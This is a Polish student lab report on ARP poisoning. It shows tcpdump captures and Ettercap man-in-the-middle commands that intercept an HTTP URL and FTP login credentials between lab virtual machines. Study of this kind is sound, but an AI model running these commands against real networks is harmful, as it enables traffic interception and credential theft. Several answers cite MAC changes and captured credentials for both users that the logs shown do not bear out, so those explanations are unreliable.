13:55:57.253782 IP ubuntu-C.mdns > mdns.mcast.net.mdns: 0 PTR (QM)?
150.63.254.169.in-addr.arpa. (45)
13:55:57.254439 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0*- [0q]
1/0/1 (Cache flush) PTR ARDU-STATION.local. (89)
13:55:57.672798 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:57.673030 IP6 fe80::9733:b7ee:9c35:acfc.53245 > ff02::1:3.5355: UDP,
length 90
13:55:57.673131 IP ARDU-STATION.local.53245 > 224.0.0.252.5355: UDP, length
90
13:55:57.673730 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:57.674491 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:57.675271 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.083886 IP6 fe80::9733:b7ee:9c35:acfc.53245 > ff02::1:3.5355: UDP,
length 90
13:55:58.083971 IP ARDU-STATION.local.53245 > 224.0.0.252.5355: UDP, length
90
13:55:58.084237 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.085310 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.099340 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
```

```
(90)
13:55:58.100327 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)?
3.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa.
(90)
13:55:58.874968 IP ARDU-STATION.local.61354 > 239.255.255.250.1900: UDP,
length 137
13:55:58.922368 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:58.922368 IP6 fe80::9733:b7ee:9c35:acfc.53105 > ff02::1:3.5355: UDP,
length 42
13:55:58.922431 IP ARDU-STATION.local.53105 > 224.0.0.252.5355: UDP, length
42
13:55:58.923433 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:58.924269 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:58.925150 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.333124 IP6 fe80::9733:b7ee:9c35:acfc.53105 > ff02::1:3.5355: UDP,
length 42
13:55:59.333124 IP ARDU-STATION.local.53105 > 224.0.0.252.5355: UDP, length
42
13:55:59.348785 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.350004 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.350936 IP ARDU-STATION.local.mdns > mdns.mcast.net.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:55:59.351760 IP6 fe80::9733:b7ee:9c35:acfc.mdns > ff02::fb.mdns: 0 PTR
(QM)? 252.0.0.224.in-addr.arpa. (42)
13:56:01.756570 ARP, Reply 10.10.10.2 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:56:01.756584 ARP, Reply 10.10.10.1 is-at 00:15:5d:38:01:2b (oui Unknown),
length 28
13:56:01.877626 IP ARDU-STATION.local.61354 > 239.255.255.250.1900: UDP,
length 137
^C
82 packets captured
94 packets received by filter
12 packets dropped by kernel
administrator@ubuntu-C:~$
```

Pytania:
Pytanie 1: Jaki ruch mógł obserwować atakujący (maszyna C) przed uruchomieniem ataku a jaki po jego uruchomieniu ?
Pytanie 2: Czy na podstawie przechwyconego ruchu sieciowego można powiedzieć jak działa ten atak ?
Pytanie 3: Co stało się z tablicami ARP maszyn A, B i C (sprawdź ich zawartość za pomocą komendy arp) ?

Odpowiedzi uzasadnij pokazując przechwycony ruch z programu Ettercap (ruch ARP) oraz zawartość tablic ARP hostów.

Odpowiedzi

Pytanie 1: Jaki ruch mógł obserwować atakujący (maszyna C) przed uruchomieniem ataku a jaki po jego uruchomieniu?

Przed atakiem: Atakujący (maszyna C) mógł obserwować standardowy ruch broadcastowy w sieci, w tym:

- Regularne zapytania i odpowiedzi ARP pomiędzy maszynami A i B, gdzie każda maszyna uzyskuje poprawną informację o adresach MAC odpowiadających znanym adresom IP.
- Ruch ICMP (np. ping) pomiędzy maszynami, gdzie każdy pakiet przechodzi bez modyfikacji.

Po uruchomieniu ataku: Po rozpoczęciu ARP poisoning (spoofingu), maszyna C zaczyna wysyłać fałszywe komunikaty ARP, co skutkuje:

- Zmianą zawartości tablic ARP na maszynach A i B – wpisy dla IP odpowiadających swoim sąsiadom są modyfikowane tak, aby wskazywały na adres MAC maszyny C.
- Duplikacją ruchu ICMP – obserwujemy powtarzające się pakiety (np. echo request i reply), co wynika z przekazywania ruchu przez maszynę C.

Pytanie 2: Czy na podstawie przechwyconego ruchu sieciowego można powiedzieć, jak działa ten atak?

Tak. Analiza przechwyconego ruchu ARP (widoczna m.in. w wpisach typu `Reply 10.10.10.1 is-at ...` oraz zmiana MAC dla danego IP) jednoznacznie wskazuje, że:

- Atakujący wysyła fałszywe odpowiedzi ARP, które podmieniają oryginalne adresy MAC w tablicach ARP ofiar.
- Dzięki temu ruch pomiędzy maszynami A i B jest przekierowywany przez maszynę C, co umożliwia przeprowadzenie ataku typu man-in-the-middle.

Uzasadnienie: W logach tcpdump widzimy m.in. sytuacje, gdy adres IP 10.10.10.1 jest najpierw kojarzony z MAC `00:15:5d:38:01:2b`, a później z `00:15:5d:38:01:28`. To wskazuje na próbę podmiany prawidłowych wpisów ARP, charakterystyczną dla ataku ARP poisoning.

Pytanie 3: Co stało się z tablicami ARP maszyn A, B i C?

Maszyny A i B: W wyniku ataku ARP poisoning, tablice ARP maszyn A i B zostały zmodyfikowane –

- Wpisy dotyczące adresów IP swoich partnerów (np. A dla B i B dla A) wskazują teraz na adres MAC atakującej maszyny C.

Przykładowo, jeśli przed atakiem tablica ARP maszyny A zawierała wpis: `10.10.10.2 at 00:15:5d:38:01:2b`, to po ataku może pojawić się wpis: `10.10.10.2 at 00:15:5d:38:01:2c`

(adres MAC maszyny C).

Maszyna C: Maszyna C – atakujący – posiada prawidłowe wpisy ARP dla własnych adresów, ale dzięki fałszywym komunikatom ARP wysyłanym do A i B, te maszyny zaczynają kierować ruch do C. Tablica ARP C może nie wykazywać anomalii, gdyż to ona aktywnie modyfikuje tablice ARP innych hostów.

Uzasadnienie: Analizując ruch ARP widoczny w przechwyconych pakietach (np. liczne `Reply` z różnymi adresami MAC) oraz zawartość tablic ARP uzyskaną poleceniem `arp`, można stwierdzić, że:

- Maszyny A i B posiadają wpisy ARP, w których adresy IP swoich partnerów są przypisane do MAC maszyny C.
- Atakujący (maszyna C) mógł także sam otrzymywać zapytania ARP, jednak najważniejsze jest, że zmiana w tablicach A i B skutkuje przekierowaniem ruchu przez C.

W logach Ettercap (i tcpdump) widoczne są m.in. zmiany w odpowiedziach ARP, co jest dowodem na przeprowadzenie ataku i modyfikację tablic ARP.

Podsumowanie: Atak ARP poisoning polega na wysyłaniu fałszywych komunikatów ARP, które zmieniają tablice ARP w ofiarach, skutkując przekierowaniem ruchu przez atakującego. Przechwycony ruch ARP i zmodyfikowane tablice ARP potwierdzają, że maszyna C przeprowadziła atak, dzięki czemu mogła obserwować i potencjalnie modyfikować komunikację między maszynami A i B.

Zadanie 4

- Użytkownik maszyny A uruchamia serwer HTTP (Apache2).
- Użytkownik maszyny C (atakujący) wykonuje polecenie: `xhost +` (pozwala to na dostęp do wyświetlacza graficznego X-Window). Dodatkowo, w celu umożliwienia programowi Ettercap otwarcia przeglądarki jako użytkownik 'root', zmieniamy ustawienia w pliku `/etc/ettercap/etter.conf`, przypisując zmiennym `ec_uid` oraz `ec_gid` wartość 0 (użytkownik 'root').
- Atakujący (maszyna C) uruchamia przeglądarkę, wpisując w terminalu: `firefox` Następnie uruchamia program Ettercap z następującymi opcjami:

```
ettercap -T -M arp /adres_IP_maszyny_A//80 /adres_IP_maszyny_B// -P
remote_browser
```

- Użytkownik maszyny B uruchamia przeglądarkę i łączy się z serwerem HTTP na maszynie A, wpisując w pasku adresu: `http://adres_IP_maszyny_A`
- Sprawdź, co widać w przeglądarce uruchomionej na maszynie C.

```
administrator@UBUNTU-A:~$ sudo systemctl status apache2
apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset:
enabled)
Active: active (running) since Sun 2025-04-06 14:01:55 CEST; 1min 8s ago
Docs: https://httpd.apache.org/docs/2.4/
Main PID: 7020 (apache2)
Tasks: 55 (limit: 4572)
Memory: 5.2M
CPU: 21ms
```

```
CGroup: /system.slice/apache2.service
7020 /usr/sbin/apache2 -k start
7021 /usr/sbin/apache2 -k start
7022 /usr/sbin/apache2 -k start

kwi 06 14:01:55 UBUNTU-A systemd[1]: Starting The Apache HTTP Server...
kwi 06 14:01:55 UBUNTU-A apachectl[7019]: AH00558: apache2: Could not
reliably determine the server's fully qualified domain name, using
127.0.1.1. Set the 'ServerName' direc>
kwi 06 14:01:55 UBUNTU-A systemd[1]: Started The Apache HTTP Server.

administrator@UBUNTU-A:~$ ^C
```

```
administrator@ubuntu-C:~$ cat /etc/ettercap/etter.conf | grep ec_
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default
# or set the ec_uid to 0, in order to be sure the cleanup script will be
administrator@ubuntu-C:~$ sudo ettercap -t eth1 -T -M arp /10.10.10.1//80
/10.10.10.2// -P remote_browser

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
eth0 -> 00:15:5D:38:01:2A
172.31.110.85/255.255.240.0
fe80::84c0:ae73:9d45:c0d4/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr
is not set to 0.
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr
is not set to 0.
Privileges dropped to EUID 0 EGID 0...

34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:
```


```
GROUP 1 : 10.10.10.1 00:15:5D:38:01:27

GROUP 2 : 10.10.10.2 00:15:5D:38:01:29
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

Activating remote_browser plugin...
```

Niestety ale plugin nie działał poprawnie więc ręcznie uruchomiłem Wiresharka na maszynie C i znalazłem URL który był otwarty przez hosta obserwowanego



Przechwycenie URL metodą ręczną

Pytania:
Pytanie 6: Co wydarzyło się w zadaniu nr 4 (co uzyskał atakujący)?
Pytanie 7: W jaki sposób atakujący osiągnął taki efekt? Odpowiedź wyjaśnij i uzasadnij, wykorzystując przechwycony ruch ARP oraz zawartość tablic ARP hostów.

Pytanie 6: Co wydarzyło się w zadaniu nr 4 (co uzyskał atakujący)?

W zadaniu nr 4 atakujący (maszyna C) przeprowadził atak ARP poisoning, który polegał na wprowadzeniu fałszywych informacji do tablic ARP maszyn A i B. Dzięki temu atakujący przejął komunikację pomiędzy tymi maszynami, stając się „man-in-the-middle” (MITM). Atakujący mógł teraz przechwytywać i modyfikować ruch sieciowy pomiędzy maszynami A i B. W szczególności atakujący przechwycił żądania HTTP wysyłane przez maszynę B do serwera na maszynie A. Na maszynie C (atakującym) można było zobaczyć URL, który był otwarty na maszynie B. W efekcie atakujący uzyskał dostęp do komunikacji sieciowej pomiędzy tymi maszynami, co daje możliwość jej analizy lub modyfikacji.

Pytanie 7: W jaki sposób atakujący osiągnął taki efekt? Odpowiedź wyjaśnij i uzasadnij, wykorzystując przechwycony ruch ARP oraz zawartość tablic ARP hostów.

Atakujący osiągnął swój cel za pomocą ataku ARP poisoning, który polegał na podmienieniu prawdziwych adresów MAC w tablicach ARP maszyn A i B. ARP (Address Resolution Protocol) jest odpowiedzialny za mapowanie adresów IP na adresy MAC w sieci lokalnej. Atakujący wysyłał fałszywe odpowiedzi ARP do maszyn A i B, przekonując je, że jego adres MAC jest tym właściwym dla adresu IP maszyny A oraz maszyny B. Dzięki temu ruch sieciowy z maszyn A i B przechodził przez maszynę C, pozwalając atakującemu na jego przechwytywanie.

Z przechwyconego ruchu ARP oraz analizy tablic ARP hostów można zauważyć, że maszyny A i B miały zmienione wpisy ARP, wskazujące na adres MAC maszyny C. Na przykład, maszyna A mogła mieć w swojej tablicy ARP wpis, który wskazywał na adres MAC maszyny C zamiast rzeczywistego adresu MAC maszyny B. To samo dotyczyło maszyny B, która mogła myśleć, że adres MAC maszyny A należy do maszyny C. W ten sposób atakujący mógł przejąć całą komunikację między tymi maszynami.

Za pomocą programu Wireshark atakujący mógł także ręcznie przechwycić dane, takie jak URL otwarty przez maszynę B, co potwierdziło, że atakujący przejął kontrolę nad ruchem HTTP. Dzięki temu atakujący mógł uzyskać dostęp do poufnych danych, takich jak adresy URL czy zawartość przesyłanych żądań.

Zadanie 5

- Użytkownik maszyny A modyfikuje wpisy w pliku konfiguracyjnym `/etc/vsftpd.conf` lub, jeśli ich nie ma, dodaje następujące linie: `local_enable=YES` `anonymous_enable=YES`
- Użytkownik maszyny A restartuje usługę FTP.
- Użytkownik maszyny A tworzy konta użytkowników *alek* i *beata* oraz ustawia im hasła, wykonując polecenia: `adduser alek` `adduser beata`
- Atakujący (maszyna C) uruchamia (w osobnym oknie) atak MITM za pomocą programu Ettercap, analogicznie jak w zadaniu 2: `ettercap -Tq -M arp /adres_IP_maszyny_A//`

/adres_IP_maszyny_B//

- Użytkownik maszyny B łączy się z serwerem FTP działającym na maszynie A, loguje się, a następnie rozłącza.


```
administrator@UBUNTU-A:~$ cat /etc/vsftpd.conf | grep enable
# This directive enables listening on IPv6 sockets. By default, listening
anonymous_enable=YES
local_enable=YES
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
# has an effect if the above global write enable is activated. Also, you
will
#anon_upload_enable=YES
#anon_mkdir_write_enable=YES
dirmessage_enable=YES
# If enabled, vsftpd will display directory listings with the time
xferlog_enable=YES
#async_abor_enable=YES
#ascii_upload_enable=YES
#ascii_download_enable=YES
#deny_email_enable=YES
# chroot_list_enable below.
#chroot_list_enable=YES
#ls_recurse_enable=YES
ssl_enable=NO
administrator@UBUNTU-A:~$
administrator@UBUNTU-A:~$ sudo systemctl restart vsftpd.service
administrator@UBUNTU-A:~$ sudo systemctl status vsftpd.service
vsftpd.service - vsftpd FTP server
Loaded: loaded (/lib/systemd/system/vsftpd.service; enabled; vendor preset:
enabled)
Active: active (running) since Sun 2025-04-06 15:40:28 CEST; 7s ago
Process: 32966 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty
(code=exited, status=0/SUCCESS)
Main PID: 32970 (vsftpd)
Tasks: 1 (limit: 4572)
Memory: 860.0K
CPU: 2ms
CGroup: /system.slice/vsftpd.service
32970 /usr/sbin/vsftpd /etc/vsftpd.conf

kwi 06 15:40:28 UBUNTU-A systemd[1]: Starting vsftpd FTP server...
kwi 06 15:40:28 UBUNTU-A systemd[1]: Started vsftpd FTP server.
administrator@UBUNTU-A:~$ sudo useradd alek
administrator@UBUNTU-A:~$ echo "alek:Start123!" | sudo chpasswd
administrator@UBUNTU-A:~$ sudo useradd beata
administrator@UBUNTU-A:~$ echo "beata:Start123!" | sudo chpasswd
administrator@UBUNTU-A:~$ ftp localhost
Connected to localhost.
220 (vsFTPd 3.0.5)
Name (localhost:administrator): alek
```

```
331 Please specify the password.
Password:
500 OOPS: cannot change directory:/home/alek
ftp: Login failed # użytkownik nie ma katalogu ale nie zmienia to faktu że
ruch sieciowy będzie taki sam
ftp>
```

```
administrator@ubuntu-B:~$ ftp 10.10.10.1
Connected to 10.10.10.1.
220 (vsFTPd 3.0.5)
Name (10.10.10.1:administrator): alek
331 Please specify the password.
Password:
500 OOPS: cannot change directory:/home/alek
ftp: Login failed
ftp>
```

Nie wyłączałem ataku MITM etther cap więc przechwytywanie działa tak jak poprzednio



Przechwycenie poświadczeń FTP

Pytania:
Pytanie 8: Co wydarzyło się w zadaniu nr 5 (jaki efekt uzyskał atakujący)?
Pytanie 9: W jaki sposób atakujący osiągnął taki efekt? Odpowiedź wyjaśnij i uzasadnij, wykorzystując przechwycony ruch ARP oraz zawartość tablic ARP hostów.

Pytanie 8: Co wydarzyło się w zadaniu nr 5 (jaki efekt uzyskał atakujący)?

W zadaniu nr 5 atakujący uzyskał dostęp do poświadczeń użytkowników próbujących zalogować się na serwer FTP. Dzięki przeprowadzeniu ataku typu Man-In-The-Middle (MITM) za pomocą programu Ettercap, atakujący był w stanie przechwycić dane logowania (nazwę użytkownika oraz hasło) podczas próby połączenia z serwerem FTP. W wyniku tego atakujący uzyskał informacje umożliwiające późniejsze uwierzytelnienie się na serwerze FTP jako użytkownicy *alek* i *beata*.

Pytanie 9: W jaki sposób atakujący osiągnął taki efekt? Odpowiedź wyjaśnij i uzasadnij, wykorzystując przechwycony ruch ARP oraz zawartość tablic ARP hostów.

Atakujący uzyskał taki efekt poprzez przeprowadzenie ataku Man-In-The-Middle (MITM) przy użyciu programu Ettercap. Atak polegał na wstrzyknięciu fałszywych wpisów do tablic ARP maszyn A i B, aby przekierować ruch sieciowy przez maszynę atakującą (maszyna C). Dzięki temu, wszystkie dane, w tym poświadczenia użytkowników (login i hasło), zostały przesyłane przez maszynę C, która mogła je przechwycić.

Przechwycony ruch ARP wykazał, że atakujący wprowadził fałszywe powiązania adresów MAC i IP, co umożliwiło przekierowanie ruchu pomiędzy maszynami A i B przez maszynę C. W wyniku tego, atakujący mógł śledzić oraz przechwycić dane logowania, które były przesyłane w postaci niezaszyfrowanej, co pozwoliło mu uzyskać hasła użytkowników.

Tablice ARP na maszynach A i B zostały zmodyfikowane, a odpowiednie wpisy wskazywały na adres MAC maszyny C, dzięki czemu cała komunikacja była przekierowywana przez atakującego. Zawartość tablic ARP na maszynach A i B (mogła być sprawdzona za pomocą polecenia `arp -n`) zawierała adresy MAC maszyny C zamiast prawdziwych adresów MAC maszyn A i B, co świadczyło o przeprowadzeniu skutecznego ataku MITM.

Dodatkowo, przechwycone dane (np. w Wiresharku) zawierały nazwę użytkownika oraz hasło, które mogły zostać wykorzystane przez atakującego do uzyskania dostępu do serwera FTP. Takie przechwycenie danych jest możliwe, ponieważ protokół FTP przesyła dane w postaci niezaszyfrowanej, co czyni go podatnym na ataki MITM.